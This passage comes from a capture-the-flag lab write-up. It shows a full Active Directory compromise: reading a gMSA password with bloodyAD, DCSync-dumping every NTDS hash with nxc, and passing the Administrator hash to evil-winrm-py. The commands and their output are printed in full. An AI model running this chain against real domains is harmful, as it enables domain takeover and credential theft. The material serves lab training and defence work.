 eng.payload has ReadGMSAPssword over a machine account.
Reading GMSA Password
Reading this article on Hacker Recipes, we can use bloodyAD to abuse this right and read the GMSA password of satlink-service$.
1
2
3
4
5
exegol-stellarcomms StellarComms # bloodyAD --host 10.1.249.148 -d stellarcomms.local -u eng.payload -p password get object 'satlink-service$' --attr msDS-ManagedPassword

distinguishedName: CN=SATLINK-SERVICE,CN=Managed Service Accounts,DC=stellarcomms,DC=local
msDS-ManagedPassword.NT: bb1e60ed6e3d58f615159127a81844ed
msDS-ManagedPassword.B64ENCODED: BZWrJuxgMKknoEV4YigShG6ZOcJxl7xVWn9Vvg6SDHTck9JH8dUShdSXCqErB8e824KWLi5gR7YvpTG9FVbzQl6eG2uMrzoFxi6PYOjWm1M9OoDu6+viqhgKGHaEnvnQLmR3BWseQO1DWUbPCrLfWvGPxwqR3O8mi2MRBPppZ2DW1MMeFc9UznLetYirXIa/KvdB2BajeKHrEsYbsEHcfUnPK0AHNQQsBoqhzF8OyI5Bg8vcmZ9ZVhkKYKOn/TbLVMj5m3wGG7vYv196h0f7d8+R8x6zU2OGHyipu/Cm/NFSsO8biMHQXgJzEQmz2aHCei/WplLcOBP+3nOKPqd75Q==
We can now pass this hash to authenticate to their account.
Game Over
satlink-service$ has DCSync rights over the domain.
Looking at Bloodhound, satlink-service$ has the ability to perform a DCSync on the domain, meaning we can dump the NTDS, and therefore obtain every NTLM hash on the domain.
With nxc:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
exegol-stellarcomms StellarComms # nxc smb "10.1.249.148" -u "satlink-service$" -H "bb1e60ed6e3d58f615159127a81844ed" --ntds
SMB         10.1.249.148    445    DC-STELLAR       [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-STELLAR) (domain:stellarcomms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.249.148    445    DC-STELLAR       [+] stellarcomms.local\satlink-service$:bb1e60ed6e3d58f615159127a81844ed
SMB         10.1.249.148    445    DC-STELLAR       [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB         10.1.249.148    445    DC-STELLAR       [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         10.1.249.148    445    DC-STELLAR       Administrator:500:aad3b435b51404eeaad3b435b51404ee:d3a97bfa75ebed92165ea2d67cd21002:::
SMB         10.1.249.148    445    DC-STELLAR       Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.1.249.148    445    DC-STELLAR       krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a71b2f34ef6bf1c3a1d748eeea2616ec:::
SMB         10.1.249.148    445    DC-STELLAR       stellarcomms.local\junior.analyst:1103:aad3b435b51404eeaad3b435b51404ee:5944e69e5f2c6dcffcb218e0b638aeaa:::
SMB         10.1.249.148    445    DC-STELLAR       stellarcomms.local\ops.controller:1104:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
SMB         10.1.249.148    445    DC-STELLAR       stellarcomms.local\astro.researcher:1105:aad3b435b51404eeaad3b435b51404ee:4ff610019b56e453b3c476cb34053a99:::
SMB         10.1.249.148    445    DC-STELLAR       stellarcomms.local\eng.payload:1106:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
SMB         10.1.249.148    445    DC-STELLAR       DC-STELLAR$:1000:aad3b435b51404eeaad3b435b51404ee:422e055a4eedb6c0214142e624405e7d:::
SMB         10.1.249.148    445    DC-STELLAR       SATLINK-SERVICE$:1108:aad3b435b51404eeaad3b435b51404ee:bb1e60ed6e3d58f615159127a81844ed:::
SMB         10.1.249.148    445    DC-STELLAR       [+] Dumped 9 NTDS hashes to /root/.nxc/logs/ntds/DC-STELLAR_10.1.249.148_2026-07-27_181816.ntds of which 7 were added to the database
SMB         10.1.249.148    445    DC-STELLAR       [*] To extract only enabled accounts from the output file, run the following command:
SMB         10.1.249.148    445    DC-STELLAR       [*] grep -iv disabled /root/.nxc/logs/ntds/DC-STELLAR_10.1.249.148_2026-07-27_181816.ntds | cut -d ':' -f1
Using the Administrator’s NT hash, we can authenticate and obtain the root flag using EvilWinRM.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
exegol-stellarcomms StellarComms # evil-winrm-py --ip "10.1.249.148" -u "Administrator" -H "d3a97bfa75ebed92165ea2d67cd21002"
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.5.0

[*] Connecting to '10.1.249.148:5985' as 'Administrator'
evil-winrm-py PS C:\Users\Administrator\Documents> cat ../Desktop/root.txt

FLAG[redacted]


              _-o#&&*''''?d:>b\_
          _o/"`''  '',, dMF9MMMMMHo_
       .o&#'        `"MbHMMMMMMMMMMMHo.
     .o"" '         vodM*$&&HMMMMMMMMMM?.
    ,'              $M&ood,~'`(&##MMMMMMH\
   /               ,MMMMMMM#b?#bobMMMMHMMML
  &              ?MMMMMMMMMMMMMMMMM7MMM$R*Hk
 ?$.            :MMMMMMMMMMMMMMMMMMM/HMMM|`*L
|               |MMMMMMMMMMMMMMMMMMMMbMH'   T,
$H#:            `*MMMMMMMMMMMMMMMMMMMMb#}'  `?
]MMH#             ""*""""*#MMMMMMMMMMMMM'    -
MMMMMb_                   |MMMMMMMMMMMP'     :
HMMMMMMMHo                 `MMMMMMMMMT       .
?MMMMMMMMP                  9MMMMMMMM}       -
-?MMMMMMM                  |MMMMMMMMM?,d-    '
 :|MMMMMM-                 `MMMMMMMT .M|.   :
  .9MMM[                    &MMMMM*' `'    .
   :9MMk                    `MMM#"        -
     &M}                     `          .-
      `&.                             .
        `~,   .                     ./
            . _                  .-
              '`--._,dd###pp=""'
Conclusion
This was my first medium Active Directory machine. I thought it was fairly smooth sailing, probably thanks to my assumption about Firefox passwords which might’ve stumped me a while ago. Thank you to 2ubZ3r0 for creating this lab, it was a very fun one. Thank you also for reading.